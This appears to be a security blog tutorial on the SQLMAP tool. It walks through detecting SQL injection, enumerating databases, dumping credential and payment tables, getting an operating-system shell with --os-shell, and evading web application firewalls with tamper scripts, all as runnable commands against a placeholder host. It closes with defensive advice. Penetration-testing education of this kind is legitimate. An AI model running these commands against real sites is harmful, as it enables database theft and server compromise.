Listen to this Post
Introduction:

SQL injection (SQLi) remains one of the most critical and pervasive vulnerabilities in web applications, consistently ranking in the OWASP Top 10 and serving as a primary entry point for data breaches worldwide. SQLMAP, an open-source penetration testing tool written in Python, automates the detection and exploitation of SQL injection flaws, transforming what was once a labor-intensive manual process into a streamlined, highly effective operation that can lead from initial discovery to complete database compromise. This article provides a comprehensive, battle-tested walkthrough of SQLMAP’s core capabilities—from basic detection techniques to advanced database takeover, WAF bypass strategies, and operating system-level access—equipping security professionals with the knowledge to conduct thorough assessments and defend against these powerful attacks.
Learning Objectives:
- Master SQLMAP Fundamentals: Understand installation, core command structures, and how to identify SQL injection vulnerabilities across GET and POST parameters.
- Execute Full Database Enumeration: Learn to enumerate databases, tables, columns, and dump sensitive data using targeted SQLMAP commands.
- Deploy Advanced Exploitation Techniques: Gain proficiency in leveraging SQLMAP for operating system command execution, interactive shell access, and bypassing Web Application Firewalls (WAFs) using tamper scripts.
You Should Know:
- Installation & Setup: Deploying SQLMAP Across Linux and Windows
SQLMAP runs on Python versions 2.6, 2.7, and 3 across Windows, macOS, and Linux. On Kali Linux, SQLMAP comes pre-installed, but for other systems, the recommended installation method is cloning the official Git repository:
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
cd sqlmap-dev
For Windows users, download the zipball from the GitHub repository, extract it, and ensure Python is installed and added to your system PATH. You can then run SQLMAP using:
python sqlmap.py --version
 or
python3 sqlmap.py --version
Step‑by‑Step Guide:
- Verify Python Installation: Open a terminal or command prompt and run `python –version` or
python3 --version. - Clone the Repository: Use the `git clone` command above to download the latest version.
- Navigate to the Directory: Change into the `sqlmap-dev` folder.
- Test the Installation: Execute `python sqlmap.py -h` to display the help menu, confirming the tool is operational.
- Update Regularly: Periodically run `git pull` within the sqlmap-dev directory to ensure you have the latest features and tamper scripts.
2. Basic Detection: Identifying Vulnerable Parameters
The first step in any SQLMAP engagement is identifying injectable parameters. The most straightforward method targets a GET parameter:
python sqlmap.py -u "http://target.com/page.php?id=1"
For POST requests, save the full HTTP request (including headers and body) to a file (e.g., req.txt) and use the `-r` flag:
python sqlmap.py -r req.txt -p "parameter_name"
SQLMAP automatically conducts a series of tests, including error-based, union-based, boolean-based blind, and time-based blind techniques, to determine if the parameter is vulnerable.
Step‑by‑Step Guide:
- Target a Parameter: Use the `-u` flag for GET or `-r` for POST requests.
- Enable Verbose Output: Add `-v 3` to see detailed payload and response information.
- Specify the DBMS: If known, use `–dbms=mysql` (or
mssql,oracle, etc.) to speed up the process. - Analyze the Results: SQLMAP will indicate the injection technique(s) found and the backend database type.
- Use `–batch` for Automation: The `–batch` flag automatically selects default options, making the process non-interactive.
3. Database Enumeration: Mapping the Target Schema
Once a vulnerability is confirmed, the next phase is reconnaissance. SQLMAP provides a rich set of enumeration commands to map the database structure.
Enumerate all databases:
python sqlmap.py -u "http://target.com/page.php?id=1" --dbs
List tables within a specific database:
python sqlmap.py -u "http://target.com/page.php?id=1" -D database_name --tables
List columns of a specific table:
python sqlmap.py -u "http://target.com/page.php?id=1" -D database_name -T table_name --columns
Dump all data from a table:
python sqlmap.py -u "http://target.com/page.php?id=1" -D database_name -T table_name --dump
Step‑by‑Step Guide:
- Start with
--dbs: Get a list of all available databases. - Identify Interesting Databases: Look for names like
users,admin,customer, or application-specific databases. - Enumerate Tables: For each target database, use
-D <db> --tables. - Focus on Sensitive Tables: Tables like
users,credentials,passwords, or `payment` are prime targets. - Dump Specific Columns: To avoid dumping entire tables, use the `-C` flag to specify columns, e.g.,
-C "username,password" --dump.
4. Advanced Exploitation: Data Exfiltration and OS Access
Beyond data extraction, SQLMAP can escalate privileges and gain operating system-level access, provided the database user has sufficient permissions (e.g., `FILE` privilege in MySQL).
Check if the current user is a Database Administrator (DBA):
python sqlmap.py -u "http://target.com/page.php?id=1" --is-dba
Execute a single system command:
python sqlmap.py -u "http://target.com/page.php?id=1" --os-cmd="ipconfig"  Windows
python sqlmap.py -u "http://target.com/page.php?id=1" --os-cmd="uname -a"  Linux
Spawn an interactive system shell:
python sqlmap.py -u "http://target.com/page.php?id=1" --os-shell
Step‑by‑Step Guide:
- Verify DBA Privileges: Run
--is-dba. IfTrue, proceed with OS-level attacks. - Determine the Operating System: Use `–os=windows` or `–os=linux` to guide SQLMAP’s payload selection.
- Execute
--os-cmd: Start with a simple command like `whoami` or `id` to confirm command execution. - Launch
--os-shell: This provides a persistent interactive shell, allowing multiple commands. - Clean Up: After the test, manually delete any temporary files uploaded by SQLMAP (usually found in the web root) to avoid leaving backdoors.
5. WAF Bypass: Tamper Scripts and Evasion Techniques
Modern Web Application Firewalls (WAFs) and intrusion detection systems use signature-based and behavioral rules to block SQL injection attempts. SQLMAP’s tamper scripts modify the payload to evade these filters.
Basic tamper usage:
python sqlmap.py -u "http://target.com/page.php?id=1" --tamper=space2comment
Combining multiple tamper scripts:
python sqlmap.py -u "http://target.com/page.php?id=1" --tamper="randomcase,space2comment,equaltolike"
Step‑by‑Step Guide:
- Identify the WAF: Determine if a WAF is present by observing blocked requests or error pages.
- Start with a Single Tamper: Use `space2comment` to replace spaces with comments (
//). - Test Common Bypasses: `randomcase` randomizes keyword case, `equaltolike` replaces `=` with
LIKE, and `charencode` URL-encodes the payload. - Chain Tamper Scripts: Combine scripts to defeat layered defenses (e.g.,
randomcase,space2comment,charencode). - Develop Custom Tamper Scripts: For unique WAF rules, create a Python script in the `tamper/` directory that replaces specific characters or patterns.
-
Automation and Integration: SQLMAP in CI/CD and API Security
SQLMAP is not just a standalone tool; it can be integrated into automated security pipelines and API testing workflows. The SQLiPy Burp Suite plugin connects SQLMAP’s API to Burp, enabling automated scanning of HTTP requests directly from the proxy.
Starting the SQLMAP API server:
python sqlmapapi.py -s
Integrating with Burp Suite:
- Install the SQLiPy extension from the BApp Store.
- Configure the plugin to connect to the running SQLMAP API server.
- Right-click any request in Burp and select “Send to SQLiPy” to initiate an automated SQL injection scan.
Step‑by‑Step Guide:
- Launch the API Server: Run `python sqlmapapi.py -s` to start the server in standalone mode.
- Configure SQLiPy: In Burp, navigate to the SQLiPy tab and set the API server address (default:
127.0.0.1:8775). - Send Requests: Right-click a request in Burp’s proxy or repeater and choose “Send to SQLiPy”.
- Review Results: SQLiPy will display SQLMAP’s findings directly within Burp, allowing for rapid triage.
- Automate in CI/CD: Use the API to trigger SQLMAP scans as part of a DevSecOps pipeline, ensuring new endpoints are tested for SQLi before deployment.
7. Hardening and Mitigation: Defending Against SQLMAP Attacks
Understanding how SQLMAP operates is the first step in defending against it. Organizations should implement a multi-layered defense strategy to mitigate the risk of automated SQL injection tools.
Key defensive measures:
- Input Validation and Parameterized Queries: Use prepared statements and stored procedures to ensure user input is never executed as SQL code.
- Web Application Firewall (WAF): Deploy a WAF with regularly updated rule sets (e.g., OWASP CRS) to detect and block SQLi payloads.
- Least Privilege Principle: Database accounts used by web applications should have the minimum necessary permissions—never `root` or
sa. - Regular Vulnerability Scanning: Use tools like SQLMAP (in a controlled, authorized manner) to proactively identify and remediate vulnerabilities.
- Monitor and Log: Implement comprehensive logging and monitoring to detect unusual database queries or automated scanning patterns.
What Undercode Say:
- Key Takeaway 1: SQLMAP is an indispensable force multiplier for penetration testers, capable of automating the entire SQL injection lifecycle—from discovery to database takeover—with remarkable efficiency and precision.
- Key Takeaway 2: The true power of SQLMAP lies not in its basic usage but in its advanced features: tamper scripts for WAF evasion, `–os-shell` for system compromise, and API integration for automated security pipelines.
Analysis:
The evolution of SQLMAP from a simple exploitation tool to a comprehensive assessment framework mirrors the broader shift in cybersecurity towards automation and scalability. However, this power comes with significant responsibility. Security professionals must ensure they have explicit authorization before deploying SQLMAP against any target, as even a single misconfigured command can lead to data corruption or denial of service. Moreover, while SQLMAP automates the technical aspects of exploitation, it does not replace the critical thinking required to interpret results, chain vulnerabilities, or understand the business context of the data being accessed. The tool is most effective when used as part of a holistic penetration testing methodology that includes manual validation and thorough reporting. Organizations should also recognize that SQLMAP’s capabilities are a stark reminder of the importance of secure coding practices—if a tool can compromise your database in minutes, your application’s defenses are fundamentally insufficient.
Prediction:
- +1 The continued development of SQLMAP and similar automation tools will drive a new wave of innovation in defensive technologies, including AI-powered WAFs and runtime application self-protection (RASP) systems that can adapt to evolving attack patterns in real-time.
- -1 As SQLMAP becomes more accessible and user-friendly, the barrier to entry for malicious actors will continue to decrease, leading to a potential surge in automated SQL injection attacks targeting vulnerable web applications, particularly in sectors with weaker security postures.
- +1 The integration of SQLMAP into DevSecOps pipelines will become standard practice, enabling organizations to catch and remediate SQL injection vulnerabilities before they reach production, significantly reducing the attack surface.
- -1 The reliance on automated tools like SQLMAP may lead to a skills gap, where newer security professionals lack the deep understanding of manual SQL injection techniques necessary to identify complex or non-standard vulnerabilities that fall outside the tool’s detection capabilities.
- +1 The open-source community’s rapid response to new WAF bypass techniques will ensure that SQLMAP remains a cutting-edge tool, fostering a healthy cat-and-mouse dynamic that ultimately strengthens the overall security ecosystem.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Deepmarketer Sql – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


